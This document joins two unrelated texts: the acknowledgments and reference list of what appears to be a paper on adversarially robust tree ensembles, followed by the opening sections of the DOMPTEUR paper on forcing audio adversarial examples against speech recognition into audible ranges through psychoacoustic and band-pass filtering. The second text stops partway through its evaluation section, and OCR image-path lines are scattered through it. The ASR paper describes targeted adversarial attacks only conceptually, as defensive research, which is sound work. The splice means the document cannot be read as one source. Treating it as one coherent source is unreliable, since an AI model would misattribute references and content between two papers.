We thank Huan Zhang and the anonymous reviewers for their constructive and valuable feedback. This work is supported in part by NSF grants CNS-18-42456, CNS-18-01426, CNS-16-17670, CNS-16-18771, CCF-16-19123, CCF-18-22965, CNS-19-46068; ONR grant N00014-17-1-2010; an ARL Young Investigator (YIP) award; a NSF CAREER award; a Google Faculty Fellowship; a Capital One Research Grant; a J.P. Morgan Faculty Award; and Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government(MSIT) (No.2020-0-00153). Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government, ONR, ARL, NSF, Google, Capital One, J.P. Morgan, or the Korea government.

References

[1] Breast Cancer Wisconsin (Original) Data Set. https://archive.ics.uci.edu/ml/datasets/breast+cancer+wisconsin+(original).

[2] Cod-RNA Data Set. https://www.csie.ntu.edu.tw/~cjlin/libsvmtools/datasets/binary.html#cod-rna.

[3] Ijcnn1 Data Set. https://www.csie.ntu.edu.tw/~cjlin/libsvmtools/datasets/binary.html#ijcnn1.

[4] scikit-learn: Machine Learning in Python. https://scikit-learn.org/.

[5] The MNIST Database of Handwritten Digits. http://yann.lecun.com/exdb/mnist/.

[6] M. Andriushchenko and M. Hein. Provably robust boosted decision stumps and trees against adversarial attacks. In *Advances in Neural Information Processing Systems*, pages 12997–13008, 2019.

[7] L. Breiman. Bagging predictors. *Machine learning*, 24(2):123–140, 1996.

[8] L. Breiman, J. Friedman, R. Olshen, and C. Stone. Classification and regression trees. *Wadsworth Int Group*, 37(15):237–251, 1984.

[9] S. Calzavara, C. Lucchese, and G. Tolomei. Adversarial training of gradient-boosted decision trees. In *Proceedings of the 28th ACM International Conference on Information and Knowledge Management*, pages 2429–2432, 2019.

[10] S. Calzavara, C. Lucchese, G. Tolomei, S. A. Abebe, and S. Orlando. Treant: training evasion-aware decision trees. *Data Mining and Knowledge Discovery*, pages 1–31, 2020.

[11] H. Chen, H. Zhang, D. Boning, and C.-J. Hsieh. Robust decision trees against adversarial examples. In *International Conference on Machine Learning (ICML)*, 2019.

[12] H. Chen, H. Zhang, S. Si, Y. Li, D. Boing, and C.-J. Hsieh. Robustness verification of tree-based models. In *Advances in Neural Information Processing Systems*, 2019.

[13] T. Chen and C. Guestrin. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd acm sigkdd international conference on knowledge discovery and data mining*, pages 785–794. ACM, 2016.

[14] Y. Chen, Y. Nadji, A. Kountouras, F. Monrose, R. Perdisci, M. Antonakakis, and N. Vasiloglou. Practical attacks against graph-based clustering. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1125–1142. ACM, 2017.

[15] M. Cheng, T. Le, P.-Y. Chen, J. Yi, H. Zhang, and C.-J. Hsieh. Query-efficient hard-label black-box attack: An optimization-based approach. In *International Conference on Learning Representations (ICLR)*, 2019.

[16] A. Cidon, L. Gavish, I. Bleier, N. Korshun, M. Schweighauser, and A. Tsitkin. High precision detection of business email compromise. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1291–1307, 2019.

[17] J. M. Cohen, E. Rosenfeld, and J. Z. Kolter. Certified adversarial robustness via randomized smoothing. *arXiv preprint arXiv:1902.02918*, 2019.

[18] T. Dreossi, S. Jha, and S. A. Seshia. Semantic adversarial deep learning. *arXiv preprint arXiv:1804.07045*, 2018.

[19] K. Dvijotham, S. Gowal, R. Stanforth, R. Arandjelovic, B. O'Donoghue, J. Uesato, and P. Kohli. Training verified learners with learned verifiers. *arXiv preprint arXiv:1805.10265*, 2018.

[20] I. Fette, N. Sadeh, and A. Tomasic. Learning to detect phishing emails. In *Proceedings of the 16th international conference on World Wide Web*, pages 649–656. ACM, 2007.

[21] Y. Freund. Boosting a weak learning algorithm by majority. *Information and computation*, 121(2):256–285, 1995.

[22] Y. Freund and R. E. Schapire. A decision-theoretic generalization of on-line learning and an application to boosting. *Journal of computer and system sciences*, 55(1):119–139, 1997.

[23] J. Friedman, T. Hastie, R. Tibshirani, et al. Additive logistic regression: a statistical view of boosting (with discussion and a rejoinder by the authors). *The annals of statistics*, 28(2):337–407, 2000.

[24] J. H. Friedman. Greedy function approximation: a gradient boosting machine. *Annals of statistics*, pages 1189–1232, 2001.

[25] S. Gowal, K. Dvijotham, R. Stanforth, R. Bunel, C. Qin, J. Uesato, T. Mann, and P. Kohli. On the effectiveness of interval bound propagation for training verifiably robust models. *arXiv preprint arXiv:1810.12715*, 2018.

[26] G. Ho, A. Cidon, L. Gavish, M. Schweighauser, V. Paxson, S. Savage, G. M. Voelker, and D. Wagner. Detecting and characterizing lateral phishing at scale. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1273–1290, 2019.

[27] I. Incer, M. Theodorides, S. Afroz, and D. Wagner. Adversarially robust malware detection using monotonic classification. In *Proceedings of the Fourth ACM International Workshop on Security and Privacy Analytics*, pages 54–63. ACM, 2018.

[28] U. Iqbal, P. Snyder, S. Zhu, B. Livshits, Z. Qian, and Z. Shafiq. Adgraph: A graph-based approach to ad and tracker blocking. In *Proc. of IEEE Symposium on Security and Privacy*, 2020.

[29] A. Kantchelian, J. Tygar, and A. Joseph. Evasion and hardening of tree ensemble classifiers. In *International Conference on Machine Learning*, pages 2387–2396, 2016.

[30] A. Kharraz, Z. Ma, P. Murley, C. Lever, J. Mason, A. Miller, N. Borisov, M. Antonakakis, and M. Bailey. Outguard: Detecting in-browser covert cryptocurrency mining in the wild. In *The World Wide Web Conference*, pages 840–852, 2019.

[31] A. Kharraz, W. Robertson, and E. Kirda. Surveylance: automatically detecting online survey scams. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 70–86. IEEE, 2018.

[32] M. Konte, R. Perdisci, and N. Feamster. Aswatch: An as reputation system to expose bulletproof hosting ases. *ACM SIGCOMM Computer Communication Review*, 45(4):625–638, 2015.

[33] B. Kulynych, J. Hayes, N. Samarin, and C. Troncoso. Evading classifiers in discrete domains with provable optimality guarantees. *arXiv preprint arXiv:1810.10939*, 2018.

[34] B. J. Kwon, J. Mondal, J. Jang, L. Bilge, and T. Dumitraş. The dropper effect: Insights into malware distribution with downloader graph analytics. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1118–1129. ACM, 2015.

[35] H. Kwon, M. B. Baig, and L. Akoglu. A domain-agnostic approach to spam-url detection via redirects. In *Pacific-Asia Conference on Knowledge Discovery and Data Mining*, pages 220–232. Springer, 2017.

[36] M. Lecuyer, V. Atlidakis, R. Geambasu, D. Hsu, and S. Jana. Certified robustness to adversarial examples with differential privacy. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 656–672. IEEE, 2019.

[37] K. Levchenko, A. Pitsillidis, N. Chachra, B. Enright, M. Félegyházi, C. Grier, T. Halvorson, C. Kanich, C. Kreibich, H. Liu, et al. Click trajectories: End-to-end analysis of the spam value chain. In *2011 ieee symposium on security and privacy*, pages 431–446. IEEE, 2011.

[38] B. Li, C. Chen, W. Wang, and L. Carin. Second-order adversarial attack and certifiable robustness. 2018.

[39] D. Lowd and C. Meek. Adversarial Learning. In *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*, pages 641–647. ACM, 2005.

[40] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu. Towards deep learning models resistant to adversarial attacks. *International Conference on Learning Representations (ICLR)*, 2018.

[41] M. Mirman, T. Gehr, and M. Vechev. Differentiable abstract interpretation for provably robust neural networks. In *International Conference on Machine Learning (ICML)*, pages 3575–3583, 2018.

[42] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad. Towards measuring and mitigating social engineering software download attacks. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 773–789, 2016.

[43] M. Norouzi, M. Collins, M. A. Johnson, D. J. Fleet, and P. Kohli. Efficient non-greedy optimization of decision trees. In *Advances in neural information processing systems*, pages 1729–1737, 2015.

[44] N. Papernot, P. McDaniel, and I. Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277*, 2016.

[45] F. Pierazzi, F. Pendlebury, J. Cortellazzi, and L. Cavallaro. Intriguing properties of adversarial ml attacks in the problem space. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1332–1349. IEEE, 2020.

[46] J. R. Quinlan. Induction of decision trees. *Machine learning*, 1(1):81–106, 1986.

[47] J. R. Quinlan. C 4.5: Programs for machine learning. *The Morgan Kaufmann Series in Machine Learning*, 1993.

[48] E. Quiring, A. Maier, and K. Rieck. Misleading authorship attribution of source code using adversarial learning. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 479–496, 2019.

[49] M. Z. Rafique, T. Van Goethem, W. Joosen, C. Huygens, and N. Nikiforakis. It's free for a reason: Exploring the ecosystem of free live streaming services. In *Proceedings of the 23rd Network and Distributed System Security Symposium (NDSS 2016)*, pages 1–15. Internet Society, 2016.

[50] R. E. Schapire. The strength of weak learnability. *Machine learning*, 5(2):197–227, 1990.

[51] A. Sinha, H. Namkoong, and J. Duchi. Certifying some distributional robustness with principled adversarial training. *International Conference on Learning Representations (ICLR)*, 2018.

[52] S. Wang, Y. Chen, A. Abdou, and S. Jana. Mixtrain: Scalable training of formally robust neural networks. *arXiv preprint arXiv:1811.02625*, 2018.

[53] Y. Wang, H. Zhang, H. Chen, D. Boning, and C.-J. Hsieh. On l_p-norm robustness of ensemble stumps and trees. In *International Conference on Machine Learning (ICML)*, 2020.

[54] E. Wong and Z. Kolter. Provable defenses against adversarial examples via the convex outer adversarial polytope. In *International Conference on Machine Learning*, pages 5283–5292, 2018.

[55] E. Wong, F. Schmidt, J. H. Metzen, and J. Z. Kolter. Scaling provable adversarial defenses. *Advances in Neural Information Processing Systems (NIPS)*, 2018.

[56] X. Zhang and D. Evans. Cost-Sensitive Robustness against Adversarial Examples. *International Conference on Learning Representations (ICLR)*, 2019.

DOMPTEUR: Taming Audio Adversarial Examples

Thorsten Eisenhofer
Ruhr University Bochum

Lea Schönherr
Ruhr University Bochum

Joel Frank
Ruhr University Bochum

Lars Speckemeier
University College London

Dorothea Kolossa
Ruhr University Bochum

Thorsten Holz
Ruhr University Bochum

Abstract

Adversarial examples seem to be inevitable. These specifically crafted inputs allow attackers to arbitrarily manipulate machine learning systems. Even worse, they often seem harmless to human observers. In our digital society, this poses a significant threat. For example, *Automatic Speech Recognition* (ASR) systems, which serve as hands-free interfaces to many kinds of systems, can be attacked with inputs incomprehensible for human listeners. The research community has unsuccessfully tried several approaches to tackle this problem.

In this paper we propose a different perspective: We accept the presence of adversarial examples against ASR systems, but we require them to be *perceivable* by human listeners. By applying the principles of *psychoacoustics*, we can remove semantically irrelevant information from the ASR input and train a model that resembles human perception more closely. We implement our idea in a tool named DOMPTEUR[1] and demonstrate that our augmented system, in contrast to an unmodified baseline, successfully focuses on perceptible ranges of the input signal. This change forces adversarial examples into the audible range, while using minimal computational overhead and preserving benign performance. To evaluate our approach, we construct an *adaptive attacker* that actively tries to avoid our augmentations and demonstrate that adversarial examples from this attacker remain clearly perceivable. Finally, we substantiate our claims by performing a hearing test with crowd-sourced human listeners.

1 Introduction

The advent of deep learning has changed our digital society. Starting from simple recommendation techniques [1] or image recognition applications [2], machine-learning systems have evolved to solve and play games on par with humans [3–6], to predict protein structures [7], identify faces [8], or recognize speech at the level of human listeners [9]. These systems are now virtually ubiquitous and are being granted access to critical and sensitive parts of our daily lives. They serve as our personal assistants [10], unlock our smart homes' doors [11], or drive our autonomous cars [12].

Given these circumstances, the discovery of *adversarial examples* [13] has had a shattering impact. These specifically crafted inputs can completely mislead machine learning-based systems. Mainly studied for image recognition [13], in this work, we study how adversarial examples can affect *Automatic Speech Recognition* (ASR) systems. Preliminary research has already transferred adversarial attacks to the audio domain [14–19]. The most advanced attacks start from a harmless input signal and change the model's prediction towards a target transcription while simultaneously *hiding* their malicious intent in the inaudible audio spectrum.

To address such attacks, the research community has developed various defense mechanisms [20–25]. All of the proposed defenses—in the ever-lasting cat-and-mouse game between attackers and defenders—have subsequently been broken [26]. Recently, Shamir et al. [27] even demonstrated that, given certain constraints, we can expect to always find adversarial examples for our models.

Considering these circumstances, we ask the following research question: *When we accept that adversarial examples exist, what else can we do?* We propose a paradigm shift: Instead of preventing *all* adversarial examples, we accept the presence of *some*, but we want them to be audibly changed.

To achieve this shift, we take inspiration from the machine learning community, which sheds a different light on adversarial examples: Illyas et al. [28] interpret the presence of adversarial examples as a disconnection between human expectations and the reality of a mathematical function trained to minimize an objective. We tend to think that machine learning models must learn meaningful features, e. g., a cat has paws. However, this is a human's perspective on what makes a cat a cat. Machine learning systems instead use *any* available feature they can incorporate in their decision process. Consequently, Illyas et al. demonstrate that image classifiers utilize so-called *brittle features*, which are highly predictive, yet not recognizable by humans.

[1] The French word for *tamer*

Recognizing this mismatch between human expectations and the inner workings of machine learning systems, we propose a novel design principle for ASR system inspired by the human auditory system. Our approach is based on two key insights: (i) the human voice frequency is limited to the band ranges of approximately $300-5000\,Hz$ [29], while ASR systems are typically trained on 16kHz signals, which range from $0-8000\,Hz$, and (ii) audio signal can carry information, inaudible to humans [15]. Given these insights, we modify the ASR system by restricting its access to frequencies and applying psychoacoustic modeling to remove *inaudible* ranges. The effects are twofold: The ASR system can learn a better approximation of the human perception during training (i.e., discarding unnecessary information), while simultaneously, adversaries are forced to place any adversarial perturbation into audible ranges.

We implement these principles in a prototype we call DOMPTEUR. In a series of experiments, we demonstrate that our prototype more closely models the human auditory system. More specifically, we successfully show that our ASR system, in contrast to an unmodified baseline, focuses on perceptible ranges of the audio signal. Following Carlini et al. [30], we depart from the lab settings predominantly studied in prior work: We assume a white-box attacker with real-world capabilities, i.e., we grant them full knowledge of the system and they can introduce an unbounded amount of perturbations. Even under these conditions, we are able to force the attacker to produce adversarial examples with an average of 24.33 dB of added perturbations while remaining accurate for benign inputs. Additionally, we conduct a large scale user study with 355 participants. The study confirms that the adversarial examples constructed for DOMPTEUR are easily distinguishable from benign audio samples and adversarial examples constructed for the baseline system.

In summary, we make the following key contributions:

- **Constructing an Augmented ASR.** We utilize our key insights to bring ASR systems in better alignment with human expectations and demonstrate that traditional ASR systems indeed utilize non-audible signals that are not recognizable by humans.

- **Evaluation Against Adaptive Attacker.** We construct a realistic scenario where the attacker can adapt to the augmented system. We show that we successfully force the attacker into the audible range, causing an average of 24.33 dB added noise to the adversarial examples. We could not find adversarial examples when applying very aggressive filtering; however, this causes a drop in the benign performance.

- **User Study.** To study the auditory quality of adversarial examples, we perform a user study with an extensive crowd-sourced listening test. Our results demonstrate that the adversarial examples against our system are significantly more perceptible by humans.

To support further research in this area, we open-source our prototype implementation, our pre-trained models, and audio samples online at github.com/rub-syssec/dompteur.

2 Technical Background

In the following, we discuss the background necessary to understand our augmentation of the ASR system. For this purpose, we briefly introduce the fundamental concepts of ASRs and give an overview of adversarial examples. Since our approach fundamentally relies on psychoacoustic modeling, we also explain masking effects in human perception.

Speech Recognition ASR constitutes the computational core of today's voice interfaces. Given an audio signal, the task of an ASR system is to transcribe any spoken content automatically. For this purpose, traditionally, purely statistical models were used. They now have been replaced by modern systems based on deep learning methods [31–33], often in the form of hybrid neural/statistical models [34].


In this paper, we consider the open-source toolkit KALDI [35] as an example of such a modern hybrid system. Its high performance on many benchmark tasks has led to its broad use throughout the research community as well as in commercial products like e. g., Amazon's Alexa [36–38].

KALDI, and similar DNN/HMM hybrid systems can generally be described as three-stage systems:


1. *Feature Extraction.* For the feature extraction, a frame-wise *discrete Fourier transform* (DFT) is performed on the raw audio data to retrieve a frequency representation of the input signal. The input features of the *Deep Neural Networks* (DNN) are often given by the log-scaled magnitudes of the DFT-transformed signal.

2. *Acoustic Model DNN.* The DNN acts as the *acoustic model* of the ASR system. It calculates the probabilities for each of the distinct speech sounds (called *phones*) of its trained language being present in each time frame from its DFT input features. Alternatively, it may compute probabilities, not of phones, but of so-called *clustered tri-phones* or, more generally, of data-driven units termed *senones*.


3. *Decoding.* The output matrix of the DNN is used together with an *hidden Markov model* (HMM)-based language model to find the most likely sequence of words, i. e., the most probable transcription. For this purpose, a dynamic programming algorithm, e.g., Viterbi decoding, is used to search the best path through the underlying HMM. The language model describes the probabilities of word sequences, and the acoustic model output gives the probability of being in each HMM state at each time.



(a) Absolute Hearing Thresholds



(b) Frequency Masking



(c) Temporal Masking

Figure 1: **Psychoacoustic allows to describe limitations of the human auditory system.** Figure 1a shows the average human hearing threshold in quiet. Figure 1b shows an example of masking, illustrating how a loud tone at 1kHz shifts the hearing thresholds of nearby frequencies and Figure 1c shows how the recovery time of the auditory system after processing a loud signal leads to temporal masking.

Psychoacoustic Modeling Recent attacks against ASR systems exploit intrinsics of the human auditory system to make adversarial examples less conspicuous [17, 39–41]. Specifically, these attacks utilize limitations of human perception to hide modifications of the input audio signal within inaudible ranges. We use the same effects for our approach to *remove* inaudible components from the input:

- *Absolute Hearing Threshold.* Human listeners can only perceive sounds in a limited frequency range, which diminishes with age. Moreover, for each frequency, the sound pressure is important to determine whether the signal component is in the audible range for humans. Measuring the *hearing thresholds*, i. e., the necessary sound pressures for each frequency to be audible in otherwise quiet environments, one can determine the so-called *absolute hearing threshold* as depicted in Figure 1a. Generally speaking, everything above the *absolute hearing thresholds* is perceptible in principle by humans, which is not the case for the area under the curve. As can be seen, much more energy is required for a signal to be perceived at the lower and higher frequencies. Note that the described thresholds only hold for cases where no other sound is present.

- *Frequency Masking.* The presence of another sound—a so-called *masking tone*—can change the described *hearing thresholds* to cover a larger area. This *masking effect* of the masking tone depends on its sound pressure and frequency. Figure 1b shows an example of a 1 kHz masking tone, with its induced changes of the *hearing thresholds* indicated by the dashed line.

- *Temporal Masking.* Like frequency masking, temporal masking is also caused by other sounds, but these sounds have the same frequency as the masked tone and are close to it in the time domain, as shown in Figure 1c. Its root cause lies in the fact that the auditory system needs a certain amount of time, in the range of a few hundreds of milliseconds, to recover after processing a higher-energy sound event to be able to perceive a new, less energetic sound. Interestingly, this effect does not only occur at the end of a sound but also, although much less distinct, at the beginning of a sound. This seeming causal contradiction can be explained by the processing of the sound in the human auditory system.

Adversarial Examples Since the seminal papers by Szegedy et al. [13] and Biggio et al. [42], a field of research has formed around adversarial examples. The basic idea is simple: An attacker starts with a valid input to a machine learning system. Then, they add small perturbations to that input with the ultimate goal of changing the resulting prediction (or in our case, the transcription of the ASR).

More formally, given a machine learning model f and an input-prediction pair $\langle x, y \rangle$, where $f(x) = y$, we want to find a small perturbation δ s.t.:

$$x' = x + \delta \quad \wedge \quad f(x') \neq f(x).$$

In this paper, we consider a stronger type of attack, a targeted one. This has two reasons: the first is that an untargeted attack in the audio domain is fairly easy to achieve. The second is that a targeted attack provides a far more appealing (and thus, far more threatening) real-life use case for adversarial examples. More formally, the attacker wants to perturb an input phrase x (i.e., an audio signal) with a transcription y (e.g., "Play the Beatles") in such a way that the ASR transcribes

an attacker-chosen transcription y' (e.g., "Unlock the front door"). This can be achieved by computing an adversarial example x' based on a small adversarial perturbation δ s.t.:

$$x' = x + \delta \quad \wedge \quad ASR(x') = y' \quad \wedge \quad y \neq y'. \tag{1}$$

There exist a multitude of techniques for creating such adversarial examples. We use the method introduced by Schönherr et al. [17] for our evaluation in Section 4. The method can be divided into three parts: In a first step, attackers choose a fixed output matrix of the DNN to maximize the probability of obtaining their desired transcription y'. As introduced before, this matrix is used in the ASR system's decoding step to obtain the final transcription. They then utilize gradient descent to perturb a starting input x (i. e., an audio signal feed into the DNN), to obtain a new input x', which produces the desired matrix. This approach is generally chosen in white-box attacks [16, 18]. Note that we omit the feature extraction part of the ASR; however, Schönherr et al. have shown that this part can be integrated into the gradient step itself [17]. A third (optional) step is to utilize psychoacoustic hearing thresholds to restrict the added perturbations to inaudible frequency ranges. More technical details can be found in the original publication [17].

3 Modeling the Human Auditory System

We now motivate and explain our design to better align the ASR system with human perception. Our approach is based on the fact that the human auditory system only uses a subset of the information contained in an audio signal to form an understanding of its content. In contrast, ASR systems are not limited to specific input ranges and utilize every available signal – even those *inaudible* for the human auditory system. Consequently, an attacker can easily hide changes within those ranges. Intuitively, the smaller the overlap between these two worlds, the harder it becomes for an attacker to add malicious perturbations that are inaudible to a human listener. This is akin to reducing the attack surface in traditional systems security.

To tackle these issues, we leverage the following two design principles in our approach:

(i) *Removing inaudible parts:* As discussed in Section 2, audio signals typically carry information imperceptible to human listeners. Thus, before passing the input to the network, we utilize psychoacoustic modeling to remove these parts.

(ii) *Restricting frequency access:* The human voice frequency range is limited to a band of approximately $300 - 5000\,Hz$ [29]. Thus, we implement a band-pass filter between the feature extraction and model stage (cf. Section 2) to restrict the acoustic model to the appropriate frequencies.

3.1 Implementation

In the following, we present an overview of the implementation of our proposed augmentations. We extend the state-of-the-art ASR toolkit KALDI with our augmentations to build a prototype implementation called DOMPTEUR. Note that our proposed methods are universal and can be applied to *any* ASR system.

Psychoacoustic Filtering Based on the psychoacoustic model of MPEG-1 [43], we use psychoacoustic hearing thresholds to remove parts of the audio that are not perceivable to humans. These thresholds define how dependencies between certain frequencies can mask, i.e., make inaudible, other parts of an audio signal. Intuitively, these parts of the signal should not contribute any information to the recognizer. They do, however, provide space for an attacker to hide adversarial noise.

We compare the absolute values of the complex valued *short-time Fourier transform* (STFT) representation of the audio signal $\mathbf{S}$ with the hearing thresholds $\mathbf{H}$ and define a mask via

$$\mathbf{M}(n,k) = \begin{cases} 0 & \text{if } \mathbf{S}(n,k) \leq \mathbf{H}(n,k) + \Phi \\ 1 & \text{else} \end{cases}, \tag{2}$$

with $n = 0, \ldots, N-1$ and $k = 0, \ldots, K-1$. We use the parameter Φ to control the effect of the hearing thresholds. For $\Phi = 0$, we use the original hearing threshold, for higher values we use a more aggressive filtering, and for smaller values we retain more from the original signal. We explore this in detail in Section 4. We then multiply all values of the signal $\mathbf{S}$ with the mask $\mathbf{M}$

$$\mathbf{T} = \mathbf{S} \odot \mathbf{M}, \tag{3}$$

to obtain the filtered signal $\mathbf{T}$.

Band-Pass Filter High and low frequencies are not part of human speech and do not contribute significant information. Yet, they can again provide space for an attacker to hide adversarial noise. For this reason, we remove low and high frequencies of the audio signal in the frequency domain. We apply a band-pass filter after the feature extraction of the system by discarding those frequencies that are smaller or larger than certain thresholds (the so-called cut-off frequencies). Formally, the filtering can be described via

$$\mathbf{T}(n,k) = 0 \quad \forall f_{\max} < k < f_{\min}, \tag{4}$$

where $f_{\max}$ and $f_{\min}$ describe the lower and the upper cut-off frequencies of the band-pass.

3.2 Attacker Model

While some of our augmentations improve the ASR system's overall performance, we are specifically interested in its performance against adversarial perturbations. To achieve any meaningful results, we believe the attacker needs to have *complete* control over the input. Following guidelines recently established by Carlini et al. [30], we embark from theoretical attack vectors towards the definition of a realistic threat model, capturing real-world capabilities of attackers.

The key underlying insight is that the amount of perturbations caused by a real-world attack cannot be limited. This is easy to see: in the worst case, the attacker can always force the target output by replacing the input with the corresponding audio command. Note that this, in turn, implies that we cannot completely prevent adversarial attacks *without* also restricting benign inputs.

We can also not rely on obfuscation. Previous works have successfully shown so-called parameter-stealing attacks, which build an approximation of a black-box system [44–48]. Since an attacker has full control over this approximated model, they can utilize powerful white-box attacks against it, which transfer to the black-box model.

In summary, we use the following attacker model:

- *Attacker Knowledge:* Following Kerckhoffs' principle [49], we consider a *white-box* scenario, where the attacker has complete knowledge of the system, including all model parameters, training data, etc.

- *Attacker Goals:* To maximize practical impact, we assume a targeted attack, i. e., the attacker attempts to perturb a given input x to fool a speech recognition system into outputting a false, *attacker-controlled* target transcription y' based on Equation (1).

- *Attacker Capabilities:* The attacker is granted complete control over the input, and we explicitly do not restrict them in any way on how δ should be crafted. Note, however, that δ is commonly minimized during computation according to some distance metric. For example, by measuring the *perceived* noise, an attacker might try to minimize the conspicuousness of their attack [17].

We choose this attacker model with the following in mind: We aim to limit the attacker, not in the amount of applied perturbations, but rather confine the nature of perturbations themselves. In particular, we want adversarial perturbations to be clearly perceptible by humans and, thus, strongly perturb the initial input such that the added noise becomes audible for a human listener. In this case, an attack—although still viable—significantly loses its malicious impact in practice.

4 Evaluation

With the help of the following experiments, we empirically verify and assess our proposed approach according to the following three main aspects:

(i) *Benign Performance.* The augmentation of the system should impair the performance on benign input as little as possible. We analyze different parameter combinations for the psychoacoustics and our band-pass filter to show that our augmented model retains its practical use.

(ii) *Adaptive Attacker.* To analyze the efficacy of the augmented system, we construct and assess its robustness against adversarial examples generated by a strong attacker with white-box access to the system. This attacker is aware of our augmentations and *actively* factors them into the optimization.

(iii) *Listening Test.* Finally, we verify the success of our method by a crowd-sourced user study. We conduct a listening test, investigating the quality (i.e., the inconspicuousness) of the adversarial examples computed from the adaptive attacker against the augmented ASR system.

All experiments were performed on a server running Ubuntu 18.04, with 128 GB RAM, an Intel Xeon Gold 6130 CPU, and four Nvidia GeForce RTX 2080 Ti. For our experiments, we use KALDI in version 5.3 and train the system with the default settings from the *Wall Street Journal* (WSJ) training recipe.

4.1 Metrics

To assess the quality of adversarial examples both in terms of efficacy and inconspicuousness, we use two standard measures.

Word Error Rate (WER) The *Word Error Rate* (WER) is computed based on the Levenshtein distance [50], which describes the *edit distance* between the reference transcription and the ASR output (i.e., the minimum number of edits required to transform the output text of the ASR system into the correct text).

We compute the Levenshtein distance $\mathcal{L}$ as the sum over all substituted words S, inserted words I, and deleted words D:

$$\text{WER} = 100 \cdot \frac{\mathcal{L}}{N} = 100 \cdot \frac{S+D+I}{N},$$

where N is the total number of words of the reference text. The smaller the WER, the fewer errors were made by the ASR system.

To evaluate the efficacy of adversarial examples, we measure the WER between the adversarial target transcription and

the output of the ASR system. Thus, a *successful adversarial example* has a WER of 0 %, i. e., fully matching the desired target description y'. Note that the WER can also reach values above 100 %, e. g., when many words are inserted. This can especially happen with unsuccessful adversarial examples, where mostly the original text is transcribed, which leads to many insertions.

Segmental Signal-to-Noise Ratio (SNRseg) The WER can only measure the success of an adversarial example in fooling an ASR system. For a real attack, we are also interested in the (in-) conspicuousness of adversarial examples, i. e., the level of the added perturbations. For this purpose, we quantify the changes that an attacker applies to the audio signal. Specifically, we use the *Signal-to-Noise Ratio* (SNR) to measure the added perturbations. More precisely, we compute the *Segmental Signal-to-Noise Ratio* (SNRseg) [51, 52], a more accurate measure of distortion than the SNR, when signals are aligned [52].

Given the original audio signal $x(t)$ and the adversarial perturbations $\sigma(t)$ defined over the sample index t, the SNRseg can be computed via

$$\text{SNRseg(dB)} = \frac{10}{K} \sum_{k=0}^{K-1} \log_{10} \frac{\sum_{t=Tk}^{Tk+T-1} x^2(t)}{\sum_{t=Tk}^{Tk+T-1} \sigma^2(t)},$$

with T being the number of samples in a segment and K the total number of segments. For our experiments, we set the segment length to 16 ms, which corresponds to $T = 256$ samples for a 16 kHz sampling rate.

The *higher* the SNRseg, the *less* noise has been added to the audio signal. Hence, an adversarial example is considered less conspicuous for higher SNRseg values. Note that we use the SNRseg ratio only as an approximation for the perceived noise. We perform a listening test with humans for a realistic assessment and show that the results of the listening test correlate with the reported SNRseg (cf. Section 4.4).

4.2 Benign Performance

Our goal is to preserve accuracy on benign inputs (i. e., non-malicious, unaltered speech) while simultaneously impeding an attacker as much as possible. To retain that accuracy as much as possible, the parameters of the band-pass, and the psychoacoustic filter need to be carefully adjusted. Note that adversarial robustness is generally correlated with a loss in accuracy for image classification models [53]. Accordingly, we assume that higher adversarial robustness likely incurs a trade-off on benign input performance.

All models in this section are trained with the default settings for the *Wall Street Journal* (WSJ) training recipe of the KALDI toolkit [35]. The corresponding WSJ-based speech corpus [54] contains approximately 81 hours of training data and consists of uttered sentences from the Wall Street Journal.

